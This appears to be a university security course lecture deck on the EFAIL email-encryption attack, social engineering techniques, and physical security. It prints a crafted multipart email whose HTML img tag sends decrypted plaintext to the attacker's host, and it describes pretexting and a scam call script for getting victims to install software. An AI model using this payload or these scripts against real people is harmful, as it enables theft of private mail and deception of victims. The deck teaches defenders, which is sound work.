CSE 484 / CSE M 584: Computer Security and Privacy

EFAIL
Social Engineering
Physical Security

Autumn 2018

Tadayoshi (Yoshi) Kohno
yoshi@cs.Washington.edu

Thanks to Dan Boneh, Dieter Gollmann, Dan Halperin, Ada Lerner, John Manferdelli, John Mitchell, Franziska Roesner, Vitaly Shmatikov, Bennet Yee, and many others for sample slides and materials ...

Admin

- Lab 2 out Nov 5, due Nov 20, 4:30pm

- Looking ahead:
- HW 3 out ~Nov 19, due ~Nov 30
- Lab 3 out ~Nov 26, due Dec 7 (Quiz Section on Nov 29)

- No class Nov 12 (holiday)
- No class Nov 21; video review assignment instead

Admin

- Final Project Proposals: Nov 16 – group member names and brief description
- Final Project Checkpoint: Nov 30 – preliminary outline and references
- Final Project Presentation: Dec 10 – 12-15-minute video – **must** be on time
- Explore something of interest to you, that could hopefully benefit you or your career in some way – technical topics, current events, etc

EFAIL (New (in the history of crypto) Results, 5/14/2018)

- Public earlier this year
- Effects many email encryption systems
  - OpenPGP-based systems
  - S/MIME-based systems
- Good example of
  - Chosen-ciphertext attacks
  - Interplay between different components of a larger system
  - Related to aspects of web security

[Images from https://efail.de/]

Apple Mail, iOS Mail, Mozilla Thunderbird

1. Attacker captures existing encrypted message
2. Attacker creates multi-part message
3. Attacker sends to victim, who decrypts and leaks info to attacker

Part 2, with captured ciphertext

```
From: attacker@efail.de
To: victim@company.com
Content-Type: multipart/mixed;boundary="BOUNDARY"

--BOUNDARY
Content-Type: text/html

<img src="http://efail.de/
--BOUNDARY
Content-Type: application/pkcs7-mime;
  smime-type=enveloped-data
Content-Transfer-Encoding: base64

MIAGCSqGSIb3DQEHA6CAMIACAQAxggHXMIIB0wIB...
--BOUNDARY
Content-Type: text/html
">
--BOUNDARY--
```

Part 1, with img src and open quote

Part 3, with close quote

Apple Mail, iOS Mail, Mozilla Thunderbird

Post decryption and stitching together of different parts of message:

```
From: attacker@efail.de
To: victim@company.com
Content-Type: multipart/mixed;boundary="BOUNDARY"

--BOUNDARY
Content-Type: text/html

<img src="http://efail.de/
--BOUNDARY
Content-Type: application/pkcs7-mime;
  smime-type=enveloped-data
Content-Transfer-Encoding: base64

MIAGCSqGSIb3DQEHA6CAMIACAQAxggHXMIIB0wIB...
--BOUNDARY
Content-Type: text/html
">
--BOUNDARY--
```

```
<img src="http://efail.de/
Secret meeting
Tomorrow 9pm
">
```

Apple Mail, iOS Mail, Mozilla Thunderbird

Post decryption and stitching together of different parts of message:

```
<img src="http://efail.de/
Secret meeting
Tomorrow 9pm
">
```


Browser makes following HTTP request:

```
http://efail.de/Secret%20MeetingTomorrow%209pm
```

Extensions


- Q: What if mail client does not stitch together different parts of message body?
- A: Exploit the underlying crypto

S/MIME and CBC Decryption




1. Attacker captured S/MIME encrypted email
2. Notice that the initial blocks of the message are known to attacker

S/MIME and CBC Decryption




1. Attacker captured S/MIME encrypted email
2. Notice that the initial blocks of the message are known to attacker
3. Enables controlled modification to messages (as we discussed)
   - Call them "gadgets"

Place Gadgets to Control Decryption



1. Construct chosen ciphertext using gadgets to effect decryption
2. Notice some blocks will be "random", but attacker navigates that
3. Target ciphertext (to decrypt) follows

Full Chosen-Ciphertext



As with basic attack, results in plaintext exfiltrated to attacker via URL

Recommendations

- (Short term) No decryption in email client
- (Short term) Disable HTML rendering
- (Medium term) Vendors provide patch
- (Longer term) Update OpenPGP and S/MIME standards

Disclosures: Direct Exfiltration

Product	First contact	Case number
Thunderbird	2018-02-10	Bugtracker: 1419417
Apple Mail	2018-02-10	Follow-up: 684760367
iOS Mail	2018-02-10	Follow-up: 684760367
Postbox	2017-11-21	Request: 114513
MailMate	2018-02-10	

Exfiltration channel (no user interaction)
Exfiltration channel (with user interaction)

Disclosures: S/MIME

Product	First contact	Case number
Outlook 2007	2017-10-25	MSRC Case: 41826
Outlook 2010	2017-10-25	MSRC Case: 41826
Outlook 2013	2017-10-25	MSRC Case: 41826
Outlook 2016	2017-10-25	MSRC Case: 41826
Win. 10 Mail	2017-10-25	MSRC Case: 41826
Win. Live Mail	2017-10-25	MSRC Case: 41826
The Bat!	2018-03-20	*
Postbox	2018-03-21	
eM Client	2018-02-27	
IBM Notes	2018-03-20	
Thunderbird	2017-10-25	Bugtracker: 1411592
Evolution	2018-02-19	
Trojitá	2018-03-10	
KMail	2018-02-11	
Claws	–	
Mutt	–	
Apple Mail	2017-11-15	Follow-up: 678142418
MailMate	2018-02-27	
Airmail	2018-03-20	
iOS Mail	2017-11-15	Follow-up: 678142418
R2Mail2	2018-03-10	
MailDroid	2018-02-27	
Nine	2018-02-27	
GMail	2017-11-03	Issue Nr. 68838312
Horde IMP	2018-03-21	

Exfiltration channel (no user interaction)
No exfiltration channel found
Exfiltration channel (user interaction required)

Disclosures: PGP Clients

Product	First contact	Case number
Outlook 2007 / GPG4Win	Out of support	
Outlook 2010	–	
Outlook 2013	–	
Outlook 2016	–	
The Bat!	–	
Postbox / Enigmail	2018-03-21	
eM Client	2018-02-27	
Thunderbird / Enigmail	2017-10-25	Bugtracker: 1411592
Evolution	–	
Trojitá	–	
KMail	–	
Claws	–	
Mutt	–	
Apple Mail / GPGTools	2018-02-16	
MailMate	–	
Airmail / GPGTools	2018-02-16	
Canary Mail	–	
K-9 Mail	–	
R2Mail2	2018-03-10	
MailDroid / Flipdog	2018-02-27	
Nine	–	
United Internet	–	
Mailbox.org	–	
ProtonMail	–	
Mailfence	–	
Roundcube / Enigma	2018-03-28	
Horde IMP / GnuPG	2018-03-21	
AfterLogic	–	
Rainloop	–	
Mailpile	–	

Exfiltration channel (no user interaction required)
Not vulnerable

Discussion

- Signing encrypted messages won't help
  - Maybe sign the plaintext, before encryption
  - Maybe include a MAC of the message in the input to OAEP (for the RSA encryption)
- Other thoughts?

Social Engineering and Physical Security

Social Engineering

- Art or science of skillfully maneuvering human beings to take action in some aspect of their lives
  - From Social Engineering: The Art of Human Hacking by Christopher Hadnagy
  - (Also see: The Art of Deception: Controlling the Human Element of Security by Kevin Mitnick and William Simon)
- Used by
  - Hackers
  - Penetration testers
  - Spies
  - Identity thieves
  - Disgruntled employees
  - Scam artists
  - Executive recruiters
  - Salespeople
  - Governments

Information Gathering

- "No information is irrelevant"

- Example:
  - Know that target collects bumper stickers (see forum post related to bumper sticker collecting)
  - Call target, mention recently inherited a bumper sticker collection
  - Send follow-up email, with a link (behind which is malware)
  - Information used: email address, phone number, information about interest in bumper stickers

Information to Collect

- About a company
  - The company itself
  - Procedures within the company (e.g., procedures for breaks)
- About individuals

Elicitation

- To bring or draw out, or to arrive at a conclusion by logic. Alternately, it is defined as a stimulation that calls up a particular class of behaviors
  - Being able to use elicitation means you can fashion questions that draw people out and stimulate them to take a path of behavior you want.
  - (From Social Engineering: The Art of Human Hacking by Christopher Hadnagy)
- NSA definition: "the subtle extraction of information during an apparently normal and innocent conversation."

Example

- Them: I'm the CEO...
- You: Wow, you're the person in charge of everything! .... What do you do?

- Them: We make X, Y and ..
- You: Oh, you're the company that makes Z. I *love* Z! I read that it reached record sales
- Them: Yeah, did you know ...

- ....
- You: You know, this is an odd question, but my boss asked me to look into new RFID security systems for our doors. I suspect you might know something about that, given your position...

Why Elicitation Works

- Most people have the desire to be polite, especially to strangers
- Professionals want to appear well informed and intelligent
- If people are praised, they will often talk more and divulge more.
- Most people would not lie for the sake of lying
- Most people respond kindly to people who appear concerned about them.

Strategies

- Appeal to Someone's Ego
- Express a Mutual Interest
- Make a Deliberately False Statement
- Volunteer Information
- Assume Knowledge
- Use the Effect of Alcohol

Pretexting

- The background story, dress, grooming, personality, and attitude that make up the character you will be. Everything you would imagine that person to be.
  - Another definition: creating an invented scenario to persuade a targeted victim to release information or perform some action.
  - (From Social Engineering: The Art of Human Hacking by Christopher Hadnagy)

Example

- Hello?
- Hello?
- Hello?
- You called me?
- You called me?
- There's something wrong with this phone – what kind of phone do you have?

Example

- Take this survey, win and iPhone
- Call “victims”, to explain that they were victims of a phishing training, which they failed, and now need to clear up their computer
- Have them download and install clean up software
- Yes, okay to bypass “unknown source” warning for the software install
- One last thing, I need you to now change your password on this main system…

Principles and Planning

- The more research you do, the better chance of success
- Involving your own personal interests will increase success
- Practice dialects or expressions
- Phone can be easier than in person
- The simpler the pretext, the better the chance of success
- The pretext should appear spontaneous
- Provide a logical conclusion or follow-through for the target

PHYSICAL SECURITY

Physical Security and Computer Security

- Relate physical security to computer security
  - Locks, safes, etc
- Why?
  - More similar than you might think!!
  - Lots to learn:
    - Computer security issues are often very abstract; hard to relate to
    - But physical security issues are often easier to understand
  - Hypothesis:
    - Thinking about the "physical world" in new (security) ways will help you further develop the "security mindset"
    - You can then apply this mindset to computer systems, ...
  - Plus, communities can learn from each other

Following Slides Not Online

- The following slides will not be online
- But if you're interested in the subject, we recommend
  - Blaze, "Cryptology and Physical Security: Rights Amplification in Master-Keyed Mechanical Locks"
  - Blaze, "Safecracking for the Computer Scientist"
  - Tool, "Guide to Lock Picking"
  - Tobias, "Opening Locks by Bumping in Five Seconds or Less"